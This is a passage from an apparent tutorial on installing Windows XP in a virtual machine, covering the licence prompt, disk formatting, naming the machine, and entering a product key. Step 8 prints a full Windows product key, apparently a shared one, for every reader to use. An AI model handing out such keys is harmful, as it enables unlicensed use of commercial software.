
4. Press **F8** to accept the End-User License Agreement.





5. Press **Enter** to format the disk begin the installation. Don't worry it is just the hard disk for virtual machine, not your real hard disk.





6. Press **Enter** to continue.














7. Put the name as **WindowsXP**.




8. Key in **M6TF9-8XQ2M-YQK9F-7TBB2-XGG88** for the product key.

